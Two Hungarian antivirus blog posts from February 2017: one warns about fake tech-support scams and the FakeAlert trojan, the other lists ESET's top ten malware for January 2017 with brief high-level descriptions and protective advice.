- Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

701

Antivírus blog

vírusok, férgek, botnetek, kártevők

Hamis support és caramba


2017. február 21. 13:02 - Csizmazia Darab István [Rambo]

Soha nem szűnt meg teljesen a hamis support csalások folyamata, ám időnként egyes régiókban komolyabb felfutásoknak is tanúi lehetünk. **Most éppen Spanyolországban járatják csúcsra a bűnözők ezt a fajta átverést, és terjesztenek vele kártevőket**, szednek a mondvacsinált hibák állítólagos "javításáért" pénzt.




Ami már 2002. óta nem peseta, hanem euró. A hamis support tevékenységről már számtalan alkalommal írtunk, röviden arról van szó, hogy **a csalás során a gyanútlan áldozat egy nem létező technikai hibára figyelmeztető felugró üzenetet, kéretlen emailt vagy hideg telefonhívást kap.**

A bűnözők néha arcátlanul akár a Microsoft nevében jelentkeznek, és előfordul, hogy borsos számlát nyújtanak be a "segítségért". Emellett sajnos az is **gyakori, hogy kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat.**




Ez a csalási forma újabban sokszor a zsaroló vírusokkal ötvözve jelentkezik, ahol a naiv áldozatok a hamis hibák állítólagos kijavítása érdekében a kapott linkekre kattintanak, ahonnan kémprogramot tölt le és telepít fel saját magának, amin keresztül aztán ellopják a személyes adatait.

De akár az is gyakori, hogy valamilyen zsarolóvírus azonnal megfertőzi a számítógépüket, és titkosítja az adataikat, amelyek feloldásáért a bűnözők váltságdíjat követelnek.



És itt jön a képbe **a vírus toplistáinkban évek óta rendszeresen felbukkanó HTML/FakeAlert trójai**, amelyik olyan kártevőcsalád, amely jellemzően hamis figyelmeztető üzeneteket jelenít meg, hogy az úgynevezett support csalásra előkészítse a számítógépet.

A felhasználót ezekben az üzenetekben arra ösztönzik, hogy lépjen kapcsolatba a csalók hamis műszaki támogatásával, ahol a "távsegítség" során kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat.



Jelenleg Spanyolországban észlelhető erőteljes hulláma a support csalásoknak, ami valószínűleg nem csak a magánembereket sújtja, hanem a kisvállalkozásokat, illetve a cégeknél dolgozók számítógépeit is. Terészetesen, más országokban is rendszeresen megjelenik ez a csalási forma, tehát mindenkinek érdemes erre felkészülni.

A hamis support ellen úgy küzdhetünk, ha **a kártevő által megjelenített ál-hibaüzenetet figyelmen kívül hagyjuk, és nem hívjuk fel az ott megjelölt telefonszámot.** Legyünk biztonságtudatosak, és ha hideg hívással ismeretlenül minket hívnak állítólagos support ügyekben, **gyanakodjunk, ne dőljünk be. Használjunk teljeskörű védelmet nyújtó internetbiztonsági programot, csak ismert szakszervizben kérjünk technikai segítséget, és sose kattintsunk ismeretlenek által küldött link hivatkozásokra.**

Tetszik 4
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: csalás hamis support trójai ransomware welivesecurity.com zsarolóvírus fake/alert

Ajánlott bejegyzések:


Áll a hajsza áll a bál a pénz körül



Kriptovaluta - Mi lopunk, ti loptok, ők lopnak


Windows Movie Maker vagy mégsem?


Zsarolóvírus bénította meg a kijevi metrót


Return of the Petya

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12277931

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz





Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook

Antivírusblog
200 kedvelés
Tetszik az oldal
Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.

VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

2007

Antivírus blog

vírusok, férgek, botnetek, kártevők

Tízből kilenc trójai, maradhat?

2017. február 24. 18:43 - Csizmazia Darab István [Rambo]

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2017. januárjában a következő 10 károkozó terjedt a legnagyobb számban.




A mezőnyt ezúttal a Win32/TrojanDownloader.Wauchos vezeti, amelynek fő célja további kártékony kódokat letölteni a fertőzött számítógépre. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül próbál meg adatokat továbbítani a gép operációs rendszeréről, beállításairól, IP címéről, illetve ezen keresztül parancsokat fogad.

Második helyen szerepel a JS/Proxy Changer, amely egy olyan trójai kártevő, amely megakadályozza a hozzáférést egyes weboldalakhoz, és közben titokban átirányítja a forgalmat bizonyos IP-címekre.



Harmadik helyre került a Win64/TrojanDownloader.Wauchos. Ez egy olyan trójai, amely 32 bites változatához hasonlóan **szintén hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül próbál meg adatokat továbbítani** a gép operációs rendszeréről, beállításairól, IP címéről, illetve ezen keresztül parancsokat fogad, így a támadóknak távolról tetszőleges kód futtatására nyílik lehetőség.

Emellett különféle registry kulcsok létrehozásával arra is képes, hogy rendszerindítás után eltávolítsa magát a fertőzött számítógépről.



Ebben a hónapban a hatodik helyen találjuk a korábban listavezető JS/Danger.ScriptAttachment kártevőt. Ez egy olyan kártékony JavaScript fájl, amely fertőzött e-mailek mellékletében terjed. Futása során képes a megtámadott számítógépre további kártékony kódokat letölteni.

Ezek elsősorban zsaroló kártevők, amelyek észrevétlenül elkódolják a felhasználó állományait, majd a titkosítás feloldásáért cserébe váltságdíjat követelnek. Kilencedik pozícióba került a **Win32/Adware.ELEX trójai**, amely egy olyan alkalmazás, amelynek célja további kártékony állományok letöltése, és kéretlen reklámok megjelenítése a fertőzött számítógépen.



Az ESET Radar Report e havi kiadása ezúttal tovább folytatja a korábban már boncolgatott hamis support csalások témakörét. Jellemzően sokan fordulnak az ezzel kapcsolatos kérdéseikkel különféle szakértőkhöz, fórumokhoz, ahol sokszor nehéz ezeknek a panaszoknak a jogosságát teljességében megítélni. **Annyi viszont bizonyos, hogy sok csalás, átverés épülhet az úgynevezett diagnosztikai segítségnyújtásra.**


Ezúttal az SC Magazin és a Bleeping Computer is tesztelte, és véleményezte azt a panaszt, miszerint egyes szervizekben szükségtelen javításokat fizettetnek meg az áldozatokkal az úgynevezett PC Health Check szolgáltatás futtatása során. **A cikkben az Egyesült Államokban található Office Depot részlegeket is megemlítenek, ahol az ottani alkalmazottak állítólagos hibák elhárítása, nem létező fertőzések megtisztítása címén a panasz szerint megkárosították a hozzájuk forduló jóhiszemű ügyfeleket**. A konkrét esetről a cikk alapján nem lehet teljesen egyértelműen eldönteni, hogy kinek mennyire van igaza.




Ám az mindenesetre lehet az egyik tanulsága az ügynek, hogy **érdemes olyan elismert, megbízható vírusvédelmi, internetbiztonsági csomagot használni a gépünkön, amelyet bármilyen gyanú, riasztás vagy vakriasztás esetén telefonon, e-mailben megkereshetünk, és a hivatalos terméktámogatás részeként valódi szakértői segítséget kérhetünk** - akár távoli belépéssel történő távsegítség formájában is.



Az antivírus blog januári fontosabb blogposztjai között először arról írtunk, hogy **a CVE 2016-os adatai alapján az Android vezeti a sebezhetőségi toplistát, szám szerint 523 bejelentett sérülékenységgel**. Ez a szám majdnem a duplája a korábbi "fekete bárány" Adobe Flash rendszerrel kapcsolatos réseknek.




Beszámoltunk arról is, hogy **az ESET kiadott egy összefoglaló helyzetértékelést arról, hogy a tavalyi esztendőben milyen sebezhetőségek voltak a legjellemzőbbek** a Microsoft Windows, és a Microsoft Office esetében. Ebből azt is megtudhatjuk, hogy ezeken a platformokon jellemzően milyen kártevőkkel találkoztak a felhasználók.




Terítékre került továbbá, hogy a széleskörben használatos **implantátumok esetében a vezeték nélküli távfelügyeleti kapcsolat segítségével** egy távoli támadó könnyedén idézhet elő olyan helyzetet, amelyben a műszíves beteg áramütést, akkulemerítést vagy extrém mértékű sebesség átállítást szenvedhet el.



Emellett arról is posztoltunk, hogy **mennyire gyenge jelszavakat használunk még mindig.** Szakértők vizsgáltak meg egy 2016-ban kiszivárgott 10 milliós jelszó adatbázist, amelyben még mindig 17% volt az "123456" karaktersorozat aránya.



Téma volt az is, hogy **az ESET kutatói felfedezték a KillDisk malware új, a Linux rendszert támadó variánsát**, amely miután titkosítja a fájlokat és hatalmas váltságdíjat követel, megakadályozza a Linuxos gépek bootolását is.




Arról is értekeztünk, hogy egy friss tanulmány szerint **nem kezeljük jól a mobil és a tárgyak internetével (IoT) kapcsolatos eszközök biztonsági kihívásait**, kockázatait, bár a veszélyekről szinte naponta olvashatunk.



Végezetül arról is hírt adtunk, hogy januárban a **St. Louis Közkönyvtár volt a zsaroló kártevők célpontja.**

Miután a számítógépes rendszer 700 számítógépét sikerült megfertőzni összesen [16 helyszínen, a tettesek 35 ezer dollár értékű Bitcoint követeltek a helyreállítás fejében](#).



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2017. januárjában a következő 10 károkozó terjedt világszerte a legnagyobb számban**, és volt együttesen felelős az összes fertőzés 26.12%-áért. **Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország [www.facebook.com/biztonsag](#), illetve az [antivirusblog.hu](#) oldalán.**

01. Win32/TrojanDownloader.Wauchos trójai
Elterjedtsége a januári fertőzések között: 5.86%
Működés: A Win32/TrojanDownloader.Wauchos egy olyan trójai, amelynek fő célja további kártékony kódokat letölteni az internetről a fertőzött számítógépre. Különféle registry kulcsok létrehozásával gondoskodik arról, hogy minden rendszerindításkor lefusson a kódja. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül próbál meg adatokat továbbítani a gép operációs rendszeréről, beállításairól, IP címéről, illetve ezen keresztül parancsokat fogad, így a támadóknak távolról tetszőleges kód futtatására nyílik lehetőség.



Bővebb információ: [http://www.virusradar.com/Win32_TrojanDownloader.Wauchos.A/description](#)

02. JS/ProxyChanger trójai
Elterjedtsége a januári fertőzések között: 3.62%
Működés: A JS/Proxy Changer egy olyan trójai kártevő, amely megakadályozza a hozzáférést egyes weboldalakhoz, és eközben titokban átirányítja a forgalmat bizonyos IP-címekre.



Bővebb információ: http://www.virusradar.com/en/JS_ProxyChanger.BV/description

03. Win64/TrojanDownloader.Wauchos trójai
Elterjedtsége a januári fertőzések között: 2.86%
Működés: A Win64/TrojanDownloader.Wauchos egy olyan trójai, amelynek fő célja további kártékony kódokat letölteni az internetről a fertőzött számítógépre. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül próbál meg adatokat továbbítani a gép operációs rendszeréről, beállításairól, IP címéről, illetve ezen keresztül parancsokat fogad, így a támadóknak távolról tetszőleges kód futtatására nyílik lehetőség. Különféle registry kulcsok létrehozásával arra is képes, hogy rendszerindítás után eltávolítsa magát a fertőzött számítógépről.




Bővebb információ: http://www.virusradar.com/en/Win64_TrojanDownloader.Wauchos.A/description

04. LNK/Agent.DA trójai
Elterjedtsége a januári fertőzések között: 2.77%
Működés: Az LNK/Agent.DA trójai egy olyan kártékony link hivatkozás, amelyik különféle parancsokat fűz össze és futtat le észrevétlenül a háttérben. Az eddigi észlelések szerint a felhasználó megtévesztésével részt vesz a Bundpil féreg terjesztésében, ahol egy állítólagos cserélhető meghajtó tartalma helyett a kattintott link lefuttatja a Win32/Bundpil.DF.LNK kódját, megfertőzve ezzel a számítógépet. Működését tekintve hasonlít a régi autorun.inf mechanizmusára.




Bővebb információ: http://www.virusradar.com/en/LNK_Agent.DA/detail

05. Win32/Bundpil féreg
Elterjedtsége a januári fertőzések között: 2.57%
Működés: A Win32/Bundpil féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.




Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

06. JS/Danger.ScriptAttachment trójai
Elterjedtsége a januári fertőzések között: 2.34%
Működés: A JS/Danger.ScriptAttachment egy olyan kártékony JavaScript fájl, amely fertőzött e-mailek mellékletében terjed, és futása során képes a megtámadott számítógépre további kártékony kódokat letölteni. Ezek elsősorban zsaroló kártevők, amelyek észrevétlenül elkódolják a felhasználó állományait, majd a titkosítás feloldásáért cserébe váltságdíjat követelnek.




Bővebb információ: http://www.virusradar.com/en/threat_encyclopaedia/detail/323025

07. HTML/FakeAlert trójai
Elterjedtsége a januári fertőzések között: 2.30%
Működés: A HTML/FakeAlert trójai olyan kártevőcsalád, amely jellemzően hamis figyelmeztető üzeneteket jelenít meg, hogy az úgynevezett support csalásra előkészítse a számítógépet. A felhasználót ezekben az üzenetekben arra ösztönzik, hogy lépjen kapcsolatba a csalók hamis műszaki támogatásával, ahol a "távsegítség" során kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat, aki ekkor vírust, illetve kémprogramot tölt le és telepít fel saját magának, amin keresztül aztán ellopják a személyes adatait.



Bővebb információ: http://www.virusradar.com/en/HTML_FakeAlert/detail

08. Win32/Adware.ELEX trójai
Elterjedtsége a januári fertőzések között: 1.37%
Működés: A Win32/Adware.ELEX egy olyan alkalmazás, amelynek célja további kártékony állományok letöltése, és kéretlen reklámok megjelenítése a fertőzött számítógépen. Általában az internetes böngészőprogram beállításait is manipulálja - például úgy állítja be a kezdőlapnak a saját URL címét, hogy azt csak nagyon nehezen lehet utána megváltoztatni - és működése során különféle kéretlen reklámablakokat dob fel képernyőre.




Bővebb információ: http://www.virusradar.com/en/Win32_Adware.ELEX.A/description

09. HTML/Refresh trójai
Elterjedtsége a januári fertőzések között: 1.25%
Működés: A HTML/Refresh egy olyan trójai család, amelyik észrevétlenül átirányítja a felhasználó böngészőjét különféle rosszindulatú web címekre. A kártevő jellemzően a manipulált weboldalak HTML kódjába beágyazva található.



Bővebb információ: http://www.virusradar.com/en/HTML_Refresh/detail

10. Win32/Agent.XWT trójai
Elterjedtsége a januári fertőzések között: 1.18%
Működés: A Win32/Agent egy gyűjtőneve az olyan kártevőknek, amelyek hátsó ajtót nyitnak a megtámadott rendszeren, és ezen keresztül különböző rosszindulatú funkciókat valósítanak meg. Jellemző például, hogy a háttérben további kártékony állományokat kísérelnek meg letölteni és a megtámadott rendszeren lefuttatni.



Bővebb információ: http://www.virusradar.com/en/Win32_Agent.XWT/description

Tetszik 2

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: statisztika radar adatok január nod32 havi report threat vírusstatisztika 2017.

Ajánlott bejegyzések:


A tárnamester elkérte a fővájártól a Bitcoint



Antimalware nap


Zsarolóvírusok és kártevő segédeik


Trójaiak - Reklámprogramok 6-3


A májusi sírás kzúttal nem ért aranyat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12289905

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

